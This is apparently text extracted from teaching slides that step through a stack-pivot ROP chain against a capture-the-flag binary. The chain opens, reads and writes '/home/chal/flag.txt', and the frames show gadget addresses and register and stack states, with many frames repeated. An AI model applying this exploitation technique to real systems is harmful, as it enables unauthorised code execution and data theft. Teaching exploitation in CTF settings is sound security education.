
- pivot
- **open("/home/chal/flag.txt")**
- read(3, buf, 0x30)
- write(1, buf, 0x30)

```
...  
0x448280:  
    syscall  
    ja 4482e0  
    ret  
...
```


```
0x4c2800 (buf):  
    ""
```

rdi	0x4c26e0
rsi	0
rdx	0
rax	2


RSP



Stack Pivot




open("/home/chal/flag.txt")




Stack Pivot

- pivot
- **open("/home/chal/flag.txt",**
- read(3, buf, 0x30)
- write(1, buf, 0x30)

```
...
0x448280:
    syscall
    ja 4482e0
     ret
```

0x4c2800 (buf):
""

rdi	0x4c26e0
rsi	0
rdx	0
rax	2



Stack Pivot


- pivot
- `open("/home/chal/flag.txt",`
- **`read(3, buf, 0x30)`**
- `write(1, buf, 0x30)`

```
...  
0x401ce1 (main):  
    ➔ lea rsi, [rbp - 0x20]  
    call read  
    ...  
    leave  
    ret  
...
```

```
0x4c2800 (buf):  
    ""
```

rdi	0x0
rsi	?
rdx	0x80
rax	?

RSP



Stack Pivot


- pivot
- `open("/home/chal/flag.txt",`
- **`read(3, buf, 0x30)`**
- `write(1, buf, 0x30)`

```
...  
0x401ce1 (main):  
    lea rsi, [rbp - 0x20]  
    ➔ call read  
    ...  
    leave  
    ret  
...
```

```
0x4c2800 (buf):  
    ""
```

rdi	0x0
rsi	0x4c28e0
rdx	0x80
rax	?

RSP



Stack Pivot


- pivot
- `open("/home/chal/flag.txt",`
- **`read(3, buf, 0x30)`**
- `write(1, buf, 0x30)`

```
...  
0x401ce1 (main):  
    lea rsi, [rbp - 0x20]  
    call read  
    ...  
    leave  
    ret  
...
```


```
0x4c2800 (buf):  
    ""
```

rdi	0x0
rsi	0x4c28e0
rdx	0x80
rax	?

RSP



RBP



Stack Pivot


- pivot
- `open("/home/chal/flag.txt",`
- **`read(3, buf, 0x30)`**
- `write(1, buf, 0x30)`

```
...  
0x401ce1 (main):  
    lea rsi, [rbp - 0x20]  
    call read  
...  
➔ leave  
    ret  
...
```


```
0x4c2800 (buf):  
    ""
```

rdi	0x0
rsi	0x4c28e0
rdx	0x80
rax	?

RSP

